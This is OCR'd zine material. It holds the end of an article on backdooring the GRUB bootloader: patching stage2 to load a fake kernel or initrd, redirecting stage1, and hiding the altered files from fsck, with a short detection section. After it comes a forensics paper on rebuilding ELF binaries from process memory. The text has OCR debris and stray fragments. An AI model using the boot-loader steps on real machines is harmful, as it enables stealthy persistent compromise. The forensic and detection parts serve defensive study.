fsys_table is called like this:

```
      if ((*(fsys_table[fsys_type].
mount_func)) () != 1)
```

So, our trick is:

1. Search stage2 for string "ext2fs", get its offset, then convert it to memory address(stage2 starts from 0800:0000) addr_1.
2. Search stage2 for addr_1, get its offset, then get next 5 integers (A, B, C, D, E), A<B ? B<C ? C<addr_1 ? D==0 ? E==0? If any one is "No", goto 1 and continue search
3. Then C is memory address of ext2fs_dir, convert it to file offset. OK, that's it.

3.3 - how to hack grub

OK, with the help of 3.1 and 3.2, we can hack grub very easily.

The first target is stage2. We get the start address of ext2fs_dir, add a JMP to somewhere, then copy the embeded code. Then where is 'somewhere'? Obviously, the tail of stage2 is not perfect, this will change the file size. We can choose minix_dir as our target. What about fat_mount? It's right behind ext2fs_dir. But the answer is NO! Take a look at "root ..."

```
    root_func()->open_device()->attemp_
mount()
    for (fsys_type = 0; fsys_type <
NUM_FSYS
         && (*(fsys_table[fsys_type].
mount_func)) () != 1; fsys_type++);
```

Take a look at fsys_table, fat is ahead of ext2, so fat_mount is called first. If fat_mount is modified, god knows the result. To make things safe, we choose minix_dir.

Now, your stage2 can load file_fake. Size remains the same, but hash value changed.

3.4 - how to make things sneaky

Why must we use /boot/grub/stage2? We can get stage1 jump to stage2_fake(cp stage2 stage2_fake, modify stage2_fake), so stage2 remains intact.

If you cp stage2 to stage2_fake, stage2_fake won't work. Remember the sector lists in start. S? You have to change the lists to stage2_fake, not the original stage2. You can retrieve the inode, get i_block[], then the block lists are there(Don't forget to add the partition offset). You have to bypass the VFS to get inode info, see [1]. Since you use stage2_fake, the correspondent address in stage1 should be modified. If the stage1.5 is not installed, that's easy, you just change stage2_sector from stage2_orig to stage2_fake(MBR is changed). If stage1.5 is installed and you're lazy and bold, you can skip stage1.5 - modify stage2_address, stage2_sector, stage2_segment of stage1. This is risky, because 1) If "virus detection" in BIOS is enabled, the MBR modification will be detected 2) The "Grub stage1.5" & "Grub loading, please wait" will change to "Grub stage2". It's flashy, can you notice it on your FAST PC?

If you really want to be sneaky, then you can hack stage1.5, using similiar techniques like 3.1 and 3.2. Don't forget to change the sector lists of stage1.5 (start.S) - you have to append your embeded code at the end.

You can make things more sneaky: make stage2_fake/kernel_fake hidden from FS, e.g. erase its dentry from /boot/grub. Wanna anti-fsck? Move inode_of_stage2 to inode_from_1_ to_10. See [2]

4.0 - Usage

Combined with other techniques, see how powerful our hack_grub is.

Notes: All files should reside in the same partition!

1) Combined with static kernel patch
    a) cp kernel.orig kernel.fake
    b) static kernel patch with kernel.fake[3]
    c) cp stage2 stage2.fake
    d) hack_grub stage2.fake kernel.orig inode_of_kernel.fake
    e) hide kernel.fake and stage2.fake (optional)
2) Combined with module injection
    a) cp initrd.img.orig initrd.img.fake
    b) do module injection with initrd.img.fake, e.g. ext3.[k]o [4]
    c) cp stage2 stage2.fake
    d) hack_grub stage2.fake initrd.img inode_of_initrd.img.fake
    e) hide initrd.img.fake and stage2.fake (optional)
3) Make a fake grub.conf
4) More...

5.0 - Detection

1) Keep an eye on MBR and the following 63 sectors, also primary boot sectors.
2) If not 1,
    a) if stage1.5 is configured, compare sectors from 3 (absolute address, MBR is sector No. 1) with /boot/grub/e2fs_stage1_5
    b) if stage1.5 is not configured, see if stage2_sector points to real /boot/grub/stage2 file
3) check the file consistency of e2fs_stage1_5 and stage2
4) if not 3 (Hey, are you a qualified sysadmin?), if:
    a) If you're suspicious about kernel, dump the kernel and make a byte-to-byte with kernel on disk. See [5] for more
    b) If you're suspicious about module, that's a hard challenge, maybe you can dump it and disassemble it?

6.0 - At the end

Lilo is another boot loader, but it's file-system-insensitive. So Lilo doesn't have builtin file-systems. It relies on /boot/bootsect.b and /boot/map.b. So, if you're lazy, write a fake lilo.conf, which displays a.img but loads b.img. Or, you can make lilo load /boot/map.b.fake. The details depend on yourself. Do it!

Thanks to madsys & grip2 for help me solve some hard-to-crack things; thanks to airsupply and other guys for stage2 samples (redhat 7.2/9/as3, Fedora Core 2, gentoo, debian and ubuntu), thanks to zhtq for some comments about paper-writing.


7.0 - Ref

[1] Design and Implementation of the Second Extended Filesystem http://e2fsprogs.sourceforge.net/ext2intro.html
[2] ways to hide files in ext2/3 filesystem (Chinese) http://www.linuxforum.net/forum/gshowflat.php?Cat=&Board=security&Number=545342&page=0&view=collapsed&sb=5&o=all&vc=1
[3] Static Kernel Patching http://www.phrack.org/show.php?p=60&a=8
[4] Infecting Loadable Kernel Modules http://www.phrack.org/show.php?p=61&a=10
[5] Ways to find 2.6 kernel rootkits (Chinese) http://www.linuxforum.net/forum/gshowflat.php?Cat=&Board=security&Number=540646&page=0&view=collapsed&sb=5&o=all&vc=1

ANTIFORENSIC EVOLUTION: S.E.L.F.

Ripe & Pluf, www.7a69ezine.org

— electronic version only —



Process Dump And Binary Reconstruction

ilo--

1.0 - Abstract

PD is a proof of concept tool being released to help rebuilding or recovering a binary file from a running process, even if the file never existed in the disk. Computer Forensics, reverse engineering, intruders, administrators, software protection, all share the same piece of the puzzle in a computer. Even if the intentions are quite different, get or hide the real (clean) code, everything revolves around it: binary code files (executable) and running process.

Manipulation of a running application using code injection, hiding using ciphers or binary packers are some of the current ways to hide the code being executed from inspectors, as executed code is different than stored in disk. The last days a new anti forensics method published in phrack 62 (Volume 0x0b, Issue 0x3e, phile 0x08 by grugq) showed an “user landexec module”. ulexec allows the execution of a binary sent by the network from another host without writing the file to disk, hiding any clue to forensics analysts. The main intention of this article is to show a process to success in the recovering or rebuilding a binary file from a running process, and PD is a sample implementation for that process.

Tests includes injected code, burneyed file and the most exotic of all, rebuilding a file executed using grupq’s “userland remote exec” that was never saved in disk.

2.0 - Introduction

An executable contains the data the system needs to run the application contained in the file. Some of the data stored in the file is just information the system should consider before launching, and requirements needed by the application binary code. Running an executable is a kernel process that grabs that information from the file, sets up the needings for that program and launches it.

However, although a binary file contains the data needed to launch a process and the program itself, there’s no reason to trust that program has not been modified during execution. One common task to avoid host IDS detecting binary manipulation is to modify a running process instead of binary stored files. A process may be running some kind of troyan injected code until system restart, when original program will be executed again. In selfmodifing, ciphered or compressed applications, program code in disk may differ from program code in memory due to ‘by design’ functionality of the file. It’s a common task to avoid reverse engineering and scope goes from virus to commercial software. Once the program is ran, it deciphers itself remaining clean in memory content of the process until the end of execution. However, any attempt to see the program contained in the file will require a great effort due to complexity of the implemented cipher or obfuscation mechanism.

In other hand, there's no reason to keep the binary file once the process is started (for example a troyan installer). Many forensics methods rely their investigation in disk MAC (modify, create, access) timeline analysis after powering down the system, and that's the main reason when grupq talked about user land remote exec: there's no need to write data in disk if you can forge the system to run a memory portion emulating a kernel loader. This kind of data contraception may drop any attempt to create an activity timeline due to the missing information: the files an intruder may install in the system. Without traces, any further investigation would not reveal attacker information. That's the description of the "remote exec attack", defeated later in this paper.

All those scenarios presented are real, and in all of them memory system of the suspicious process should be analyzed, however there's no mechanism allowing this operation. There are several tools to dump the memory content, but, in a "human unreadable - system unreadable" raw format. Analysis tools may need an executable formatted file, and also human analyst may need a binary file being launched in a testing environment (aka laboratory). Raw code, or dumped memory code is useful if execution environment is known, but sometimes untraceable. Here is where pd (as concept) may help in the analysis process, rebuilding a working executable file from the process, allowing researchers to launch when and where they need, and capable of being analyzed at any time in any system.

Rebuilding a binary file from a memory process allow us to recover a file modified in run time or deciphered, and also recover if it's being executed but never was saved in the system (as the remote executed using ulexec), preventing from data contraception and information missing in further analysis.

This paper will describe the process of rebuilding an executable from a process in memory, showing each involved data in every step. One of the main goals of the article is to realize where the recovering process is vulnerable to manipulation. Knowing our limits is our best effort to develop a better process.

There are several posts in internet related to code injection and obfuscation. For userland remote execution trick refer to phrack 62 (Volume 0x0b, Issue 0x3e, phile 0x08 by grupq)

3.0 - Principles

Until this year the most hiding method used for code (malicious or not) hiding was the packing/cyphering one. During execution time, the original code/file should be rebuilt in disk, in memory, or where the unpacker/uncypher should need. The disk file still remains ciphered hiding it's content.

To avoid disk data written and Host IDS detection, several ways are being used until now. Injecting binary code right in a running process is one of them. In a forensics analysis some checks to the original file signature (or MD5, or whatever) my fail, warning about binary content manipulation. If this code only resides in memory, the disk scan will never show its presence.

"Userland Remote Exec" is a new kind of attack, as a way to execute files downloaded from a remote host without write them to disk. The main idea goes through an implementation of a kernel loader, and a remote file transfer core. When “ul_remote_exec” program receives a binary file it sets up as much information and estructures as needed to fork or replace the existing code with the downloaded one, and give control to this new process. It safes new program memory pages, setting up execution environment, and loading code and data into the correct sections, the same way the system kernel does. The main difference is that system loads a file from disk, and UserLand Remote Exec (down)”loads” a file from the network, ensuring no data is written in the disk.

With all these methods we have a running process with different binary data than saved in the disk (if existing there). Different scenarios that could be resolved with one technique: an interface allowing us to dump a process and rebuild a binary file that when executed will recreate this same process.

4.0 - Background

Under Windows architecture there’re a lot of useful tools providing this functionality in user space. “procdump” is the name of a generic process dumper for this operating system, although there’re many more tools including application specific un-packers and dumpers.

Under linux (*nix for x86 systems, the scope of this paper) several studies attempt to help analyzing the memory (ie: Zalewski’s memfetch) of a process. Kernel/system memory may give other useful information about any of the process being executed (Wietse’s memfetch). Also, gdb now includes dumping feature, allowing the dump of memory blocks to disk.

There’s an interesting tool comparing a process and a binary file (www.hick.org’s elfcmp). Although I discovered later in the study, it didn’t work for me. Anyway, it’s an interesting topic in this article. Recover a binary from a core dump is an easy task due to the implementation of the core functionality. Silvio Cesare stated that in a complete paper (see references).

There’s also a kernel module for recover a burneyed binary from memory once it’s deciphered, but in any case it cares about binary analysis. It just dumps a memory region where burneye engine writes dechypered data before executing.

All these approximations will not finish the process of recovering a binary file, but they will give valuable information and ideas about how the process should/would/could be.

The program included here is an example of defeating all these anti-forensics methods, attaching to a pid, analyzing it’s memory and rebuilding a binary image allowing us to recover the process data and code, and also re-execute it in a testing environment. It summarizes all the above functionality in an attempt to create a rebuilding working interface.

5.0 - Requirements

In an initial approach I fall into a lot of presumptions due to the technology involved in the testing environment. Linux and x86 32bits intel architecture was the selected platform with kernel 2.4*. There was a lot of analysis performed in that platform assuming some of the kernel constants and specifications removed or modified later. Also, GCC was the selected compiler for the binaries tested, so instead of a generic ELF format, the gcc elf implementation has been the referral most of the time.

After some investigation it was realized that

F.B.I.
Fluffy Bunny Inc.

all these presumptions should be removed from the code for compatibility in other test systems. Also, GCC was left apart in some cases, analyzing files programmed in asm. The /proc filesystem was first removed from analysis, returning bak after some further investigation. /proc filesystem is a useful resource for information gathering about a process from user space (indeed, it's the user space kernel interface for process information queries).

The concept of process dumping (sample code also) is very system dependant, as kernel and customs loaders may leave memory in different states, so there's no a generic program ready-to-use that could rebuild any kind of executable with total guaranties of use. A program may evolve in run time loading some code from a inspected source, or delete the used code while being executed.

Also, it's very important to realize that even if a binary format is standardized, every file is built under compiler implementation, so the information included in it may help or difficult the restoring process. In this paper there are several user interfaces to access the memory of a process, but the cheapest one has been selected: ptrace. From now on, ptrace should be a requirement in the implementation of PD, as no other method to read process memory space has been included in the POC.

In order to reproduce the tests, a linux kernel 2.4 without any security patch (like grsecurity, pax, or other ptrace and stack protection) is recommended, as well as gcc compiled binaries. Ptrace should be enabled and /proc filesystem would be useful. grupq remote exec and burneyed had been successfully compiled in this environment, so all the toolset for the test will be working.

Files dynamically linked to system libraries become system dependant if the dynamic information is not restored to it's original state. PD is programmed to restore the dynamic subsystem (plt) of any gcc compiled binary, so gcc+ldd dynamic linked files would be restored to work in other host correctly.

6.0 - Design and Implementation

Some common tasks had been identified to success in the dump of a process in a generic way. The design should heavily rely in system dependant interfaces for each one, so an exhaustive analysis should be performed in them:

1 Get information of a process
2 Get binary data of that process from memory
3 Order/clean and safe binary data in a file
4 Build an ELF header for the file to be correctly loaded
5 Adjust binary information

Also, there's a previous step to resolve before doing any of the previous tasks, it's, to get communication with that process. We need an interface to read all this information from the system memory space and process it. In this platform there are some of them available as shown below:

- (per process) own process memory
- /proc file system
- raw access to /dev/kmem /dev/mem
- ptrace (from user space)

Raw memory access turns hard the process of information locating, as run time information may be paged or swapped, and some memory may be shared between processes, so for the POC it's has been removed as an option.

Per Process method, even if it may appear to be too exotic, should be considered as an option. The use of this method consists in exploitation of the execution of the process selected for dump, as for buffer overflow, library modifications before loading and any other sophisticated way to execute our code into process context. Anyway for the scope of the analysis it's been deprecated also.

/proc and PTRACE are the available options for the POC. Each one has it's own limits based in implementation of the system. As a POC, PD will use /proc when available, and ptrace if there's no more options. Consider the use of the other methods when ptrace is not available in the system.

By default ptrace will not attach any process if it's already being attached by another. Each process may be only attached by one parent. This limit is assumed as a requirement for PD to work.

6.1- Get information of a process

To know all the information needed to rebuild an executable it's important to know the way a process is being executed by the system. As a short description, the system will create an entry in the process list, copy all data needed for the process and for the system to success executing the binary and launches it. Not all the data in the file is needed during execution, some parts are only used by the loader to correct map the memory and perform environment setup.

Getting information about a process involves all data finding that could be useful when rebuilding the executable file, or finding memory location of the process, it's:

- Dynamic linker auxiliary vector array
- ELF signatures in memory
- Program Headers in memory
- task_struct and related information about the process (memory usage, memory permissions, ...)
- In raw access and pre process: permission checks of memory maps (rwx)
- Execution subsystems (as runtime linking, ABI register, pre-execution conditions, ..)

Apart from the loading information (not removed from memory by default), A process has three main memory sections: code, where binary resides; data, where internal program data is being written and read; and stack, as a temporal memory pool for process execution internal memory requests. Code and Data segments are read from the file in the loading part by the kernel, and stack is built by the loader to ensure correct execution.

6.2- Get binary data of that process from memory

Once we have located that information, we need to get it from the memory.

For this task we will use the interface selected earlier: /proc or ptrace. The main information we should not forget is:

- Code and Data portions (maps) of the memory process.
- If exists (has not been deleted) the elf and/or program headers.
- Dynamic linking system (if it's being) used by the program.
- Also, "state" of the process: stack and registers*

Stack and registers (state) are useful when you plan to launch the same process in another moment, or in another computer but recovering the execution point: Froze the program and re-run in other computer could be a real scenario for this example. One of the funniest results found using pd to froze processes was the possibility to save a game and restore the saved "state" as a way to add the "save game" feature to the XSoldier game.

Something interesting is also another information the process is currently handling: file descriptors, signals, and so. With the signals, file descriptors, memory, stack and registers we could "froze" a running application and restore it's execution in other host, or in other moment. Due to the design of the process creation, it's possible to recreate in great part the state of the process even if it's interacting with regular files. In a more technical detail, the re-create process will inherit all the attributes of the parent, including file descriptors. It's our task if we would like to restore a "frozen state" dumped process to read the position of the descriptors and restore them for the "frozen process".

Please notice that any other interaction using sockets or pipes for example, require an state analysis of the communicated messages so their value, or streamed content may be lost. If you dump a program in the middle of a TCP connection, TCP session will not be established again, neither the sent data and acknowledge messages received from the remote system, so it's not possible to re-run a process from a "frozen state" in all cases.

6.3- Order/Clean and safe binary data in a file

Order/Clean and safe task is the simplest one. Get all the available information and remove the useless, sort the useful, and save in a secure storage. It has been separated from the whole process due to limitations in the recovering conditions. If the reconstructed binary could be stored in the filesystem then simply keep the information saved in a file, but, it's interesting in some cases to send the gathered information to another host for processing, not writing to disk, and not modifying the filesystem for other type of analysis. This will avoid data contraception in a compromised system if that's the purpose of pd execution.

6.4- Build an ELF header for that file to be loaded

If finally we don't find it in memory, the best way is to rebuild it. Using the ELF documentation would be easy enough to setup a basic header with the information gathered. It's also necessary to create a program headers table if we could not find it in memory.

Even if the ELF header is found in memory, a manipulation of the structure is needed as we could miss a lot of information not kept in memory, or not necessary for the rebuild process: For example, all the information about file sections, debug information or any kind of informational data.

6.5- Adjust binary information

At this point, all the information has been gathered, and the basic skeleton of the executable should be ready to use. But before finishing the reconstruction process some final steps could be performed.

As some binary data is copied from memory and glued into a binary, some offset and header information (as number of memory maps and ELF related information) need to be adjusted.

Also, if it's using some system feature (let's say, runtime linking) some of the gathered information may be referred to this host linking system, and need to be rebuilt in order to work in another environments. As the result of reconstruction we have two great caveats to resolve:

- Elf header
- Dynamic linking system

The elf header is only used in the load time, so we need to setup a compatible header to load correctly all the information we have got. The dynamic system relies in host library scheme, so we need to regenerate a new layout or restore the previous one to a generic usable dynamic system, it's: GOT recovering. PD resolves this issue in an elegant and easy way explained later.

6.6 - Resume of process in steps

Now let's resume with more granularity the steps performed until now, and what could be do with all the gathered information. As a generic approach let's resume a "process saving" procedure:

- Froze the process (avoid any malicious reaction of the program..).
- Stop current execution and attach to it (or inject code.. or..).
- Save "state": registers, stack and all information from the system.
- Recover file descriptors state and all system data used by the process.
- Copy process "base": files needed (opened file descriptors, libraries, ...).
- Copy data from memory: copy code segments, data segments, stack, libraries..

With all this information we can now do two things:

- Rebuild the single executable: reconstruct a binary file that could be launched in any host (with the same architecture, of course), or executable only in the same host, but allowing complete execution from the start of the code.
- Prepare a package allowing to re-execute the process in another host, or in any other moment, that's, a "frozen" application that will resume it's state once launched. This will allow us to save a suspicious process and relaunch in other host preserving it's state.

If it's our intention to recover the state in other moment, even if its recovery is not totally guaranteed (internal system workflow may avoid its correct execution) the loading process will be:

- Set all files used by the application in the correct location
- Open the files used by the program and move handlers to the same position (file handlers will be inherited by child process)
- Create a new process.
- Set "base" (code and data) in the correct segments of memory.
- Set stack and registers.
- Launch execution.

But for the purpose of this paper, the final stage is to rebuild a binary file, a single executable presumed to be reconstructed from the image of the process being executed in the memory. These are the final steps we could see later, labeled as pd implementation:

- Create an ELF header in a file: if it could not be found.
- Attach "base" to the file (code and data memory copies)
- Readjust GOT (dynamic linking).

6.7 - pd (process dumper) Proof of concept.

At the time of writing this paper, a simple process dumper is included for testing purposes. Although it contains basic working code, it's recommended to download the latest version of the program from the http://www.reversing.org web site. The version included here is a very basic stripped version developed two years ago. This PD is just a POC for testing the process described in this article supporting dynamically linked binaries. This is the description of the different tasks it will perform:

- Ptrace attach to a pid: to access memory (mainly read memory) process.

- Information gathering: Everytime a program is executed, the system will create an special struct in the memory for the dynamic linker to success bind functions of that process. That struct, the "Auxiliar Vector" holds some elf related information of the original file, as an offset to the program headers location in memory, number of program headers and so (there is some doc about this special struct in the included source package).

With the program headers information recovered, a loop for memory maps being saved to a file is started. Program header holds the loaded program segments. We'll care in the LOAD flag of the mapped memory segment in order to save it. Memory segments not marked as LOAD are not loaded from that file for execution. This version of PD does not use /proc filesystem at any time.

If the program can't find the information, some of the arguments from command line may help to finish the process. For example, with "-p addr" it's possible to force the address of the program headers in memory. This value for gcc+ldd built binaries is 0x8048034. This argument may be used when the program outputs the message "search failed" when trying to locate PAGESZ. If PAGESZ is not in the stack it indicates that the "auxiliar vector array" could not be located, so program headers offset would neither be found (often when the file is not launched from the shell or is loaded by other program instead of the kernel).

- File dumping: If the information is located the data is dumped to a file, including the elf header if it's found in memory (rarely it's deleted by any application). This version of pd will NOT create any header for the file (it's done in the lastest version).

This dump should work for the local host, as dynamic information is not being rebuilt. There's a simple method to recover this information with files built with gcc+ldd as shown below.

- GOT rebuilding

The runtime linker should had modified some of the GOT entries if the functions had been called during execution. The way pd rebuilds the GOT is based in GCC compiling method. Any binary file is very compiler dependant (not only system), and a fast analysis about how GCC+LDD build the GOT of the compiled binary, shows the way to reconstruct it called "Aggressive GOT reconstruction". Another compilers/linkers may need more in depth study. A txt is included in the source about Aggressive GOT reconstruction.

The option -l tagged as "local execution only" in the command line will avoid GOT reconstruction.

In this version of PD, PLT/GOT reconstruction is only functional with GCC compiled binaries. To make that reconstruction, the .plt section should be located (done by the program usually). If the location is not found by the PD, the argument -g addr in the command line may help. Even if it has been tested against several files, this so simple implementation may fail with files using hard dynamic linking in the system. Once again I remember this is a test code. For better results please download latest version of PD.

-- Aggressive reconstruction of GOT --

GCC in the process of compiling a source code makes a table for the relocation entries to link with ldd. This table grows as source file is being analyzed. Each relocatable object is then pushed in a table for internal manipulation. Each table entry has a size of 0x10 bytes, each entry is located 0x10 bytes from the last, so there are 16 bytes between each object. Take a look at this output of readelf.

Relocation section '.rel.plt' at offset 0x308 contains 8 entries (Figure 1).

```
Offset    Info     Type             Sym.Value  Sym. Name
080496b8 00000107 R_386_JUMP_SLOT 08048380   getchar
080496bc 00000207 R_386_JUMP_SLOT 08048390   __register_frame_info
080496c0 00000307 R_386_JUMP_SLOT 080483a0   __deregister_frame_inf
080496c4 00000407 R_386_JUMP_SLOT 080483b0   __libc_start_main
080496c8 00000507 R_386_JUMP_SLOT 080483c0   printf
080496cc 00000607 R_386_JUMP_SLOT 080483d0   fclose
080496d0 00000707 R_386_JUMP_SLOT 080483e0   strtoul
080496d4 00000807 R_386_JUMP_SLOT 080483f0   fopen
                                          ^
                                          ^
```

Figure 1

As shown below, each of
the entries from the table is just 0x10 bytes below than the next in memory . When one of this objects is linked in runtime, it's value will show a library space memory address out of the original segment. Rebuilding this table is done locating at least an unresolved value from this list (it's symbol value must be inside it's program section memory space). Original address could then be obtained from It's position.

The next step is to perform a replace in all entries marked as R_386_JUMP_SLOT with the calculated address for each modified entry.
Note: Other compilers may act very different, so the first step is to fingerprint the compiler before doing any un-relocation task. Some options are manipulable in command line to pd. See readme for more information. Also, some demos are included in the src package, and a simple todo with help to launch each them: simple process dump, packed dump (upx or burneye), injected code dump and grupq's ulexec dump. Here is, for your information a simple dump of a netcat process connected
to a host:

[content omitted, please see electronic version]
In this example the program netcat with pid 5114 is dumped to the file nc.dumped. The

```
ilo ilo 17880 Jul 10 02:26 nc.dumped
[ilo@reserving src]$ ls -la `whereis
nc`
ls: nc:: No such file or directory
-rwxr-xr-x  1 root root 20632 Sep 21
2004 /usr/bin/nc
```

This version of pd does all the tasks of rebuilding a binary file from a process. The pd concept was re-developed to a more useful tool performing two steps. The first should help recovering all the information from a process in a single package. With all this information a second stage allow to rebuild the executable in more relaxed environment, as other host or another moment. The option to save and restore state of a process has been added thus allowing to re-lauch an application in other host in the same state as it was when the information was gathered. Go to reversing.org web site to get the last version of the program.

7.0 - Defeating PD, or defeating process dumping.

The process presented in this article suffers from lots of presumptions: tested with gcc compiled binaries, under specified system models, its workflow simply depends on several system conditions and information that could be forged by the program. However following the method would be easy to defeat further antidump research. In each recovering process task, some of the information is presumed, and other is obtained but never evaluated before. Although the process may be reviewed for error and consistency checking a generic flow will not work against an specific developed program. For example, it's very easy to remove all data information from memory to avoid pd reading all the needings in the rebuild process. Elf header could be deleted in runtime, or modified, as the auxiliar vector in the stack, or the program headers. There are other methods to get the binary information: asking the kernel about a process or accessing in raw format to memory locating known structures and so, but not only it's a very hard approach, the system may be forged by an intruder. Never forget that..

Current issues known in PD are:

- If the program is being ptraced, this condition will prevent pd attaching process to work, so program ends here (for now).

  Solution: enable a kernel process to dump binary information even if ptrace is disabled.

- If a forged ELF header is found in the system, probably it will be used instead of the real one.

  Solution: manually inspect ELF header or program headers found in the system before accepting them.

- If no information about program headers or elf is found, and if /proc is not available in that user space, and aux_vt is not found the program will not work, and..

  Solution: perform a better approach in pd.c. PD is just a POC code to show the process of rebuild a binary file. In a real

- Some kernel patches remove memory contents and modify binary file prior to execution: Unspected behavior.

  Anyway, PD will not work well with programs where the data segment has variables modified in runtime, as execution of the recovered program depends in the state of these variables. There's no history about memory modified by a process, so return to a previous state of the data segment is impossible, again, for now.

8.0 - Conclusion

"Reversing" term reveals a funny feature: every time a new technique appears, another one defeat it, in both sides. As in the virus scene, a new patch will follow to a new development. Everytime a new forensics method is released, a new anti-forensics one appears. There's a crack for almost every protected application, and a new version of that program will protect from that crack.

In this paper, some of the methods hiding code (even if it's not malicious) were defeated with simply reversing how a process is built. Further investigation may leave this method inefficient due to load design of the kernel in the studied system. In fact, once a method is known, it's easy to defeat, and the one presented in this article is not an exception

9.0 - Greets & contact

Metalslug, Uri, Laura, Mammon (still more

ptrace stuff.. you know ;)),Mayhem, Silvio, Zalewski, grupq, !dSR and 514-77, “ncn” and “fist” staff. Ripe deserves special thanks for help in demo codes, and pushing me to improve the recovering process.

Contact:
ilo[at]reversing.org, http://www.reversing.org


10 - References

